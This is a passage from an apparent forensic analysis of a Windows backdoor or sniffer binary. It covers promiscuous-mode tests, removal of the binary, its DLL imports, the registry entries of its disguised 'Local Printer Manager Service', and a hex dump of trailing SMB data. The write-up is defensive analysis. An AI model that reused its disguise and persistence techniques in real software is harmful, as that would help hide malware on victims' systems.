


Figure 9 – Installing the Binary

The PromiscDetect utility was executed to get a report. The report shows that the NIC is NOT in promiscuous mode




Figure 10 – Check for Promiscuous Mode

The Experimental Binary and Promiscuous Mode: A utility I wrote (detailed in Part II) will put the NIC into promiscuous mode. The utility closely matches (except for the errors) the binary's sniffer portion.




Figure 11 – Run the Experimental Program

The test for promiscuous mode results report that the NIC is capable of being in promiscuous mode, but the binary will not go into promiscuous mode. Therefore, the binary is non-functional




Figure 12 – Check for Promiscuous Mode

Removing the Binary and Promiscuous Mode: Uninstalled the binary, from the victim's system, using the "-d" parameter.




Figure 13 – Removing the Binary

Using the *sc.exe*, part of Windows Resource Kit[MSRK,sc] utility from Microsoft, it was verified that the service has been removed.

Figure 14 – Check for the Service Removal

Forensic Details

Now that we have studied the binary itself, it time to uncover what it does to the system. We want to find if it leaves any traces or how it interacts with its host and with other system services. Some of these interactions may remain after the program has been uninstalled.

Interacts With System Files

Other than the *cmd.exe* program, the binary interacts with the standard suite of VC++ modules with nothing notable. Using the *dumpbin* utility from Microsoft, a listing of the dependencies was retrieved from the binary. Additionally, the binary alters the system's registry.

```
dumpbin /S target2.exe /OUT:target2.txt
```

Figure 15 – DumpBin Utility

```
Dump of file target2.exe

File Type: EXECUTABLE IMAGE

  Image has the following dependencies:

    KERNEL32.dll
    ADVAPI32.dll
    WS2_32.dll
    MFC42.DLL
    MSVCRT.dll
    MSVCP60.dll

  Summary

        1000 .data
        1000 .rdata
        1000 .rsrc
        2000 .text
```

Figure 16 – Excerpt of DumpBin Utility

KERNEL32.dll: Handles memory management and input/output operations. The primary functions *CreatePipe*, *PeekNamedPipe*, *ReadFile*, *Sleep*, and *WriteFile* are defined in this library.

ADVAPI32.dll: A services-related API. The primary functions *RegisterServiceCtrlHandlerA CreateServiceA*, *StartServiceA*, and *StartServiceCtrlDispatcherA* are defined in this library.

WS2_32.dll: x. Responsible for routing namespace operations from a Windows Sockets 2 application. The primary functions *socket*, *htons*, *gethostname*, *gethostbyname*, *recvfrom*, *bind*, *inet_addr*, *sendto*, *WSAIoctl*, and *WSASocketA* are defined in this library.

MSVCRT.dll: Microsoft Visual C Run Time library. The primary functions *memmove*, *strstr*, *time* are defined in this library.

Footprints When Installed

When the binary is installed, the *CreateService* process modifies the registry (hierarchical database used to configure the system users, applications and hardware devices) with information that Windows uses to maintain the Service, such as the binary image path, the

display name, and the service name. Additionally, it contains the object name, which tells us under what security context the binary will run. This is a very strong signature that the binary was executed on the victim's system.

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):73,6d,73,73,65,73,2e,65,78,65,00
"DisplayName"="Local Printer Manager Service"
"ObjectName"="LocalSystem"

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Security]
"Security"=hex:01,00,14,80,c0,00,00,00,cc,00,00,00,14,00,00,00,34,00,00,00,02,\
  00,20,00,01,00,00,00,02,80,18,00,ff,01,0f,00,01,01,00,00,00,00,00,01,00,00,\
  00,00,20,02,00,00,02,00,8c,00,05,00,00,00,00,00,18,00,8d,01,02,00,01,01,00,\
  00,00,00,00,01,00,00,00,00,00,74,00,73,00,00,00,1c,00,fd,01,02,00,01,02,00,00,\
  00,00,00,05,20,00,00,00,23,02,00,00,76,00,63,00,00,00,1c,00,ff,01,0f,00,01,\
  02,00,00,00,00,00,05,20,00,00,00,20,02,00,00,76,00,63,00,00,00,1c,00,ff,01,\
  0f,00,01,02,00,00,00,00,00,05,20,00,00,00,25,02,00,00,76,00,63,00,00,00,18,\
  00,fd,01,02,00,01,01,00,00,00,00,00,05,12,00,00,00,25,02,00,00,01,01,00,00,\
  00,00,00,05,12,00,00,00,01,01,00,00,00,00,00,05,12,00,00,00

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Enum]
"0"="Root\\LEGACY_LOCAL PARTNERS ACCESS\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL PARTNERS ACCESS]
"NextInstance"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL PARTNERS ACCESS\0000]
"Service"="Local Partners Access"
"FoundAtEnum"=dword:00000001
"Class"="Unknown"
"ClassGUID"="{4D36E97E-E325-11CE-BFC1-08002BE10318}"
"Problem"=dword:00000000
"StatusFlags"=dword:00000008
"BaseDevicePath"="HTREE\\ROOT\\0"
"DeviceDesc"="Local Printer Manager Service"

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL PARTNERS ACCESS\0000\É
Control]
"ActiveService"="Local Partners Access"
```

Figure 17 – The Registry Entry

Other Information

Since the binary tries to hide its real purpose behind such a cleaver tactics as using authentic sounding service names (sarcasm) and file names, it may not be detected by some administrator that are not familiar with or ever seen their own systems. Detection could be complicated to some degree by the following:

- The binary does not alter the file system.
- The binary is required to be located in the system's search path.

Leads for Further Investigations

The information that exists in the 2,217-byte block between the end of the PE32 file and the EOF maker should be investigated; analyzing these kinds of errors could help determine how the binary was transferred to the victim's system. For example, there was a problem reported by

Microsoft's with their SMB file sharing where the cache may not clean up when the SMB file handle was closed[BD307982] which could account for the extra information. This 2,217 byte block was retrieved by the utility *PEBrowse Professional* from Smidgeon Software.

```
Dump of File Image
0x00006000  00 00 00 74 FF 53 4D 42  32 00 00 00 00 18 07 C8  ...t.SMB2....... +6000
0x00006010  03 00 00 00 00 00 00 00  00 00 00 00 01 10 B4 94  ................ +6010
0x00006020  00 10 40 05 0F 06 00 28  00 02 00 00 00 00 00 00  ..@....(........ +6020
0x00006030  00 00 00 00 00 00 00 06  00 44 00 28 00 4C 00 01  .........D.(.L.. +6030
0x00006040  00 08 00 33 00 00 00 00  09 40 EC 03 00 00 00 00  ...3.....@...... +6040
0x00006050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................ +6050
0x00006060  00 08 6B 81 E0 B6 C2 01  A0 CC 9A CE FA D6 C2 01  ..k............. +6060
0x00006070  00 00 00 00 00 00 00 00  00 00 00 29 FF 53 4D 42  ...........).SMB +6070
0x00006080  04 00 00 00 00 18 07 C8  00 00 00 00 00 00 00 00  ................ +6080
0x00006090  00 00 00 00 01 10 FF FE  00 10 80 05 03 09 40 FF  ..............@. +6090
0x000060A0  FF FF FF 00 00 00 00 00  80 FF 53 4D 42 32 00 00  ..........SMB2.. +60A0
0x000060B0  00 00 18 07 C8 03 00 00  00 00 00 00 00 00 00 00  ................ +60B0
0x000060C0  00 01 10 B4 94 00 10 C0  05 0F 3C 00 00 00 02 00  ..........<..... +60C0
0x000060D0  28 00 00 00 00 00 00 00  00 00 00 00 3C 00 44 00  (...........<.D. +60D0
0x000060E0  00 00 00 00 01 00 05 00  3F 00 00 00 00 EC 03 00  ........?....... +60E0
0x000060F0  00 00 00 5C 00 77 00 69  00 6E 00 6E 00 74 00 5C  ...\.w.i.n.n.t.\ +60F0
0x00006100  00 73 00 79 00 73 00 74  00 65 00 6D 00 33 00 32  .s.y.s.t.e.m.3.2 +6100
0x00006110  00 5C 00 73 00 6D 00 73  00 73 00 65 00 73 00 2E  .\.s.m.s.s.e.s.. +6110
0x00006120  00 65 00 78 00 65 00 00  00 00 00 00 8A FF 53 4D  .e.x.e........SM +6120
0x00006130  42 A2 00 00 00 00 18 07  C8 03 00 00 00 00 00 00  B............... +6130
0x00006140  00 00 00 00 00 01 10 B4  94 00 10 00 06 18 FF 00  ................ +6140
0x00006150  DE DE 00 34 00 10 00 00  00 00 00 00 00 00 01 10  ...4............ +6150
0x00006160  00 00 00 00 00 00 00 00  00 00 00 00 00 07 00 00  ................ +6160
0x00006170  00 01 00 00 00 00 00 20  00 02 00 00 00 00 37 00  ....... ......7. +6170
0x00006180  00 5C 00 77 00 69 00 6E  00 6E 00 74 00 5C 00 73  .\.w.i.n.n.t.\.s +6180
0x00006190  00 79 00 73 00 74 00 65  00 6D 00 33 00 32 00 5C  .y.s.t.e.m.3.2.\ +6190
0x000061A0  00 73 00 6D 00 73 00 73  00 65 00 73 00 2E 00 65  .s.m.s.s.e.s...e +61A0
0x000061B0  00 78 00 65 00 00 00 00  00 00 74 FF 53 4D 42 32  .x.e......t.SMB2 +61B0
0x000061C0  00 00 00 00 18 07 C8 03  00 00 00 00 00 00 00 00  ................ +61C0
0x000061D0  00 00 00 01 10 B4 94 00  10 40 06 0F 06 00 28 00  .........@....(. +61D0
0x000061E0  02 00 00 00 00 00 00 00  00 00 00 00 00 00 06 00  ................ +61E0
0x000061F0  44 00 28 00 4C 00 01 00  08 00 33 00 00 65 00 0A  D.(.L.....3..e.. +61F0
0x00006200  40 EC 03 00 00 00 00 00  00 00 00 00 00 00 00 00  @............... +6200
0x00006210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................ +6210
0x00006220  00 00 00 00 00 00 00 A0  00 00 00 00 00 00 00 00  ................ +6220
0x00006230  00 00 29 FF 53 4D 42 04  00 00 00 00 18 07 C8 00  ..).SMB......... +6230
0x00006240  00 00 00 00 00 00 00 00  00 00 00 01 10 FF FE 00  ................ +6240
0x00006250  10 80 06 03 0A 40 FF FF  FF FF 00 00 00 00 00 23  .....@.........# +6250
0x00006260  FF 53 4D 42 71 00 00 00  00 18 07 C8 00 00 00 00  .SMBq........... +6260
0x00006270  00 00 00 00 00 00 00 00  01 10 FF FE 00 10 C0 06  ................ +6270
0x00006280  00 00 00 00 00 00 5A FF  53 4D 42 75 00 00 00 00  ......Z.SMBu.... +6280
0x00006290  18 07 C8 00 00 00 00 00  00 00 00 00 00 00 00 00  ................ +6290
0x000062A0  00 FF FE 00 10 00 07 04  FF 00 5A 00 08 00 01 00  ..........Z..... +62A0
0x000062B0  2F 00 00 5C 00 5C 00 31  00 39 00 39 00 2E 00 31  /..\.\.1.9.9...1 +62B0
0x000062C0  00 30 00 37 00 2E 00 39  00 37 00 2E 00 31 00 39  .0.7...9.7...1.9 +62C0
0x000062D0  00 31 00 5C 00 43 00 24  00 00 00 3F 3F 3F 3F 3F  .1.\.C.$...????? +62D0
0x000062E0  00 00 00 00 6A FF 53 4D  42 32 00 00 00 00 18 07  ....j.SMB2...... +62E0
0x000062F0  C8 03 00 00 00 00 00 00  00 00 00 00 00 03 10 B4  ................ +62F0
0x00006300  94 00 10 40 07 0F 26 00  00 00 02 00 28 00 00 00  ...@..&.....(... +6300
0x00006310  00 00 00 00 00 00 00 00  26 00 44 00 00 00 00 00  ........&.D..... +6310
0x00006320  01 00 05 00 29 00 02 00  00 EC 03 00 00 00 00 5C  ....)..........\ +6320
0x00006330  00 77 00 69 00 6E 00 6E  00 74 00 5C 00 73 00 79  .w.i.n.n.t.\.s.y +6330
0x00006340  00 73 00 74 00 65 00 6D  00 33 00 32 00 00 00 00  .s.t.e.m.3.2.... +6340
0x00006350  00 00 84 FF 53 4D 42 A2  00 00 00 00 18 07 C8 03  ....SMB......... +6350
0x00006360  00 00 00 00 00 00 00 00  00 00 00 00 03 10 B4 94  ................ +6360
0x00006370  10 80 07 18 FF 00 DE DE  00 2E 00 16 00 00 00 00  ................ +6370
0x00006380  00 00 00 89 01 02 00 00  00 00 00 00 00 00 00 80  ................ +6380
0x00006390  00 00 00 07 00 00 00 01  00 00 00 40 09 00 00 02  ...........@.... +6390
0x000063A0  00 00 00 00 31 00 00 5C  00 77 00 69 00 6E 00 6E  ....1..\.w.i.n.n +63A0
0x000063B0  00 74 00 5C 00 73 00 79  00 73 00 74 00 65 00 6D  .t.\.s.y.s.t.e.m +63B0
0x000063C0  00 33 00 32 00 5C 00 72  00 65 00 67 00 2E 00 65  .3.2.\.r.e.g...e +63C0
0x000063D0  00 78 00 65 00 00 00 00  00 00 00 84 FF 53 4D 42  .x.e.........SMB. +63D0
0x000063E0  00 00 00 00 18 07 C8 03  00 00 00 00 00 00 00 00  ................ +63E0
0x000063F0  00 00 00 03 10 B4 94 00  10 C0 07 18 FF 00 DE DE  ................ +63F0
0x00006400  00 2E 00 16 00 00 00 00  00 00 00 89 01 02 00 00  ................ +6400
```

```
0x00006410  00 00 00 00 00 00 00 80  00 00 00 07 00 00 00 01  ................ +6410
0x00006420  00 00 00 40 09 00 00 02  00 00 00 00 31 00 00 5C  ...@........1..\ +6420
0x00006430  00 77 00 69 00 6E 00 6E  00 74 00 5C 00 73 00 79  .w.i.n.n.t.\.s.y +6430
0x00006440  00 73 00 74 00 65 00 6D  00 33 00 32 00 5C 00 72  .s.t.e.m.3.2.\.r +6440
0x00006450  00 65 00 67 00 2E 00 65  00 78 00 65 00 00 00 00  .e.g...e.x.e.... +6450
0x00006460  00 00 84 FF 53 4D 42 A2  00 00 00 00 18 07 C8 03  ....SMB......... +6460
0x00006470  00 00 00 00 00 00 00 00  00 00 00 03 10 B4 94 00  ................ +6470
0x00006480  10 00 08 18 FF 00 DE DE  00 2E 00 16 00 00 00 00  ................ +6480
0x00006490  00 00 00 89 01 02 00 00  00 00 00 00 00 00 00 80  ................ +6490
0x000064A0  00 00 00 07 00 00 00 01  00 00 00 40 09 00 00 02  ...........@.... +64A0
0x000064B0  00 00 00 00 31 00 00 5C  00 77 00 69 00 6E 00 6E  ....1..\.w.i.n.n +64B0
0x000064C0  00 74 00 5C 00 73 00 79  00 73 00 74 00 65 00 6D  .t.\.s.y.s.t.e.m +64C0
0x000064D0  00 33 00 32 00 5C 00 72  00 65 00 67 00 2E 00 65  .3.2.\.r.e.g...e +64D0
0x000064E0  00 78 00 65 00 00 00 00  00 00 84 FF 53 4D 42 A2  .x.e........SMB. +64E0
0x000064F0  00 00 00 00 18 07 C8 03  00 00 00 00 00 00 00 00  ................ +64F0
0x00006500  00 00 00 03 10 B4 94 00  10 40 08 18 FF 00 DE DE  .........@...... +6500
0x00006510  00 2E 00 16 00 00 00 00  00 00 00 89 00 02 00 00  ................ +6510
0x00006520  00 00 00 00 00 00 00 80  00 00 00 01 00 00 00 01  ................ +6520
0x00006530  00 00 00 40 00 00 00 02  00 00 00 03 31 00 00 5C  ...@........1..\ +6530
0x00006540  00 77 00 69 00 6E 00 6E  00 74 00 5C 00 73 00 79  .w.i.n.n.t.\.s.y +6540
0x00006550  00 73 00 74 00 65 00 6D  00 33 00 32 00 5C 00 72  .s.t.e.m.3.2.\.r +6550
0x00006560  00 65 00 67 00 2E 00 65  00 78 00 65 00 00 00 00  .e.g...e.x.e.... +6560
0x00006570  00 00 7A FF 53 4D 42 32  00 00 00 00 00 18 07 C8  ..z.SMB2........ +6570
0x00006580  00 00 00 00 00 00 00 00  00 00 00 03 10 B4 94 00  ................ +6580
0x00006590  10 80 08 0F 36 00 00 00  02 00 28 00 00 00 00 00  ....6.....(..... +6590
0x000065A0  00 00 00 00 00 00 36 00  44 00 00 00 00 00 01 00  ......6.D....... +65A0
0x000065B0  05 00 39 00 00 00 00 EC  03 00 00 00 00 5C 00 77  ..9.........\.w +65B0
0x000065C0  00 69 00 6E 00 6E 00 74  00 5C 00 73 00 79 00 73  .i.n.n.t.\.s.y.s +65C0
0x000065D0  00 74 00 65 00 6D 00 33  00 32 00 5C 00 72 00 65  .t.e.m.3.2.\.r.e +65D0
0x000065E0  00 67 00 2E 00 65 00 78  00 65 00 00 00 00 00 00  .g...e.x.e...... +65E0
0x000065F0  84 FF 53 4D 42 A2 00 00  00 00 18 07 C8 03 00 00  ..SMB........... +65F0
0x00006600  00 00 00 00 00 00 00 00  00 03 10 B4 94 00 10 C0  ................ +6600
0x00006610  08 18 FF 00 DE DE 00 2E  00 16 00 00 00 00 00 00  ................ +6610
0x00006620  00 89 01 02 00 00 00 00  00 00 00 00 00 80 00 00  ................ +6620
0x00006630  00 07 00 00 00 01 00 00  00 40 09 00 00 02 00 00  .........@...... +6630
0x00006640  00 00 31 00 00 5C 00 77  00 69 00 6E 00 6E 00 74  ..1..\.w.i.n.n.t +6640
0x00006650  00 5C 00 73 00 79 00 73  00 74 00 65 00 6D 00 33  .\.s.y.s.t.e.m.3 +6650
0x00006660  00 32 00 5C 00 72 00 65  00 67 00 2E 00 65 00 78  .2.\.r.e.g...e.x +6660
0x00006670  00 65 00 00 00 00 00 00  84 FF 53 4D 42 A2 00 00  .e........SMB... +6670
0x00006680  00 00 18 07 C8 03 00 00  00 00 00 00 00 00 00 00  ................ +6680
0x00006690  00 03 10 B4 94 00 10 00  09 18 FF 00 DE DE 00 2E  ................ +6690
0x000066A0  00 16 00 00 00 00 00 00  00 89 01 02 00 00 00 00  ................ +66A0
0x000066B0  00 00 00 00 00 80 00 00  00 07 00 00 00 01 00 00  ................ +66B0
0x000066C0  00 40 09 00 00 02 00 00  00 00 31 00 00 5C 00 77  .@........1..\.w +66C0
0x000066D0  00 69 00 6E 00 6E 00 74  00 5C 00 73 00 79 00 73  .i.n.n.t.\.s.y.s +66D0
0x000066E0  00 74 00 65 00 6D 00 33  00 32 00 5C 00 72 00 65  .t.e.m.3.2.\.r.e +66E0
0x000066F0  00 67 00 2E 00 65 00 78  00 65 00 00 00 00 00 00  .g...e.x.e...... +66F0
0x00006700  84 FF 53 4D 42 A2 00 00  00 00 18 07 C8 03 00 00  ..SMB........... +6700
0x00006710  00 00 00 00 00 00 00 00  00 03 10 B4 94 00 10 40  ...............@ +6710
0x00006720  09 18 FF 00 DE DE 00 2E  00 16 00 00 00 00 00 00  ................ +6720
0x00006730  00 89 01 02 00 00 00 00  00 00 00 00 00 80 00 00  ................ +6730
0x00006740  00 07 00 00 00 01 00 00  00 40 09 00 00 02 00 00  .........@...... +6740
0x00006750  00 00 31 00 00 5C 00 77  00 69 00 6E 00 6E 00 74  ..1..\.w.i.n.n.t +6750
0x00006760  00 5C 00 73 00 79 00 73  00 74 00 65 00 6D 00 33  .\.s.y.s.t.e.m.3 +6760
0x00006770  00 32 00 5C 00 72 00 65  00 67 00 2E 00 65 00 78  .2.\.r.e.g...e.x +6770
0x00006780  00 65 00 00 00 00 00 00  84 FF 53 4D 42 A2 00 00  .e........SMB... +6780
0x00006790  00 00 18 07 C8 03 00 00  00 00 00 00 00 00 00 00  ................ +6790
0x000067A0  00 03 10 B4 94 00 10 80  09 18 FF 00 DE DE 00 2E  ................ +67A0
0x000067B0  00 16 00 00 00 00 00 00  00 96 01 03 00 00 00 00  ................ +67B0
0x000067C0  00 00 00 00 00 00 20 00  00 00 00 00 00 05 00 00  ..... ........... +67C0
0x000067D0  00 44 00 00 00 02 00 00  00 03 31 00 00 5C 00 77  .D........1..\.w +67D0
0x000067E0  00 69 00 6E 00 6E 00 74  00 5C 00 73 00 79 00 73  .i.n.n.t.\.s.y.s +67E0
0x000067F0  00 74 00 65 00 6D 00 33  00 32 00 5C 00 72 00 65  .t.e.m.3.2.\.r.e +67F0
0x00006800  00 67 00 2E 00 65 00 78  00 65 00 00 00 00 00 00  .g...e.x.e...... +6800
0x00006810  54 FF 53 4D 42 32 00 00  00 00 18 07 C8 03 00 00  T.SMB2.......... +6810
0x00006820  00 00 00 00 00 00 00 00  00 03 10 B4 94 00 10 C0  ................ +6820
0x00006830  09 0F 06 00 08 00 02 00  00 00 00 00 00 00 00 00  ................ +6830
0x00006840  00 00 00 00 06 00 44 00  08 00 4C 00 01 00 08 00  ......D...L..... +6840
